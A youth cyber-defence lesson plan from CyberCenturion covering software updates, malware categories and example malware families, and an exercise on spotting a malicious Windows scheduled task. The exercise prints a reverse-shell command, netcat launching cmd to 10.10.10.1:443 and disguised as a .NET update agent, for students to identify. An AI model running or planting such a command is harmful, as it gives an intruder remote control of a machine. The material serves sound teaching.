Lesson plan #3

Updates & Software: supporting materials

CYBERCENTURION
EDUCATE, CHALLENGE, INSPIRE
YOUTH CYBER DEFENCE COMPETITION

NORTHROP GRUMMAN

Cyber Security Challenge UK

Lead Activity - Discussion

Discuss these as a group:

1. **Why are updates important?**
   Updates are important as they fix vulnerabilities which exist in the software or the operating system.

2. **Why do you want to keep software up-to-date?**
   Up-to-date software can contain feature updates, bug fixes and vulnerability patches.

3. **What is a malicious piece of software?**
   A malicious piece of software is one which intentionally causes harm to a computer system or network. This can include stealing personal data, hijacking system resources or encrypting files as ransom.

4. **What types of malicious software exist?**
   Many different types exist, such as viruses, ransomware, trojans, rootkits and more.

5. **What is a service?**
   A service is software which runs in the background without user interaction.

6. **What are advantages to running programs as services?**
   Services are often started upon computer boot and can be configured to restart automatically if they crash.

Main Activity - Company Brief

The company has provided you with a list of the software installed on their Windows Server machine, and the date the software and operating system was last updated. They would like you to advise them on which software is safe to continue using, and which should be removed or updated.

Windows Server: last updated 2 months ago

- Microsoft Office 2019 Professional
- Firefox version 47.0.2
- Ophcrack – 3.8.0
- CCleaner – 4.22.0
- Google Chrome – latest version
- Microsoft Edge – 84.0.522.44
- Adobe Flash Player
- Minecraft

In pairs or groups, please suggest software which should be updated or removed. This could be because it is malicious, outdated or is unneeded.

Main Activity - Example Answer

These are the problems with their server that you should have recognised.

- Windows Server hasn’t been updated in 2 months and should be updated.
- Firefox is out of date, the latest version (at the time of writing) is 78.0.2
- Ophcrack is a Windows hash cracker, and should be removed as this is malicious software.
- CCleaner is not malicious, but likely does not need to be installed, so should be removed.
- There are in total 3 browsers installed on the server. This is not a serious security problem, but perhaps one should be uninstalled to limit the number of browsers required to be kept secure.
- Minecraft is a video game, and should not be installed on the server.

Extension Activity #1 - Categories

The following list is made up of different categories of malicious software or software which could be misused.
In the next 5 minutes, research each category and try to come up with at least one example for each.

- Trojan
- Worm
- Ransomware
- Reverse Shell
- Rootkit
- Spyware


Extension Activity #1 - Example answers

Here are some examples answers:

- Trojan - DarkCOmet, Zeus
- Worm - MSBlast, Stuxnet, SQLSlammer
- Ransomware - Cryptolocker, Petya, WannaCry
- Reverse Shell - Netcat/nc
- Rootkit - Knark, Rovnix, Aphex,
- Spyware - Quasar RAT, Zlob, Gator

Extension Activity #2 - Brief

The IT manager at the company has found a series of scheduled tasks set to run on the server. They are unsure if they should be kept or removed as they know that Windows automatically adds some tasks.




Name	Trigger	Action
GoogleUpdateTaskMachineCore	At Log On Daily at 09:00	Start C:\Program Files (x86)\Google\Update\GoogleUpdate.exe /c
Adobe Acrobat Update Task	At Log On Daily at 13:00	Start C:\Program Files (x86)\Adobe\ARM\1.0\AdobeARM.exe
Microsoft .Net Framework Update Agent	At System Start	Start C:\Windows\system32\.Net Framework v4.0\nc.exe -e cmd 10.10.10.1 443
MicrosoftEdgeUpdateTaskMachineCore	At Log On Daily at 20:45	Start C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe

Identify the malicious task in the server's scheduled tasks.

Extension Activity #2 - Answer

This task is likely malicious, as it runs the program “nc.exe”, better known as ncat, a tool which allows remote access to a computer.



Name	Trigger	Action
GoogleUpdateTaskMachineCore	At Log On Daily at 09:00	Start C:\Program Files (x86)\Google\Update\GoogleUpdate.exe /c
Adobe Acrobat Update Task	At Log On Daily at 13:00	Start C:\Program Files (x86)\Adobe\ARM\1.0\AdobeARM.exe
Microsoft .Net Framework Update Agent	At System Start	Start C:\Windows\system32\.Net Framework v4.0\nc.exe -e cmd 10.10.10.1 443
MicrosoftEdgeUpdateTaskMachineCore	At Log On Daily at 20:45	Start C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe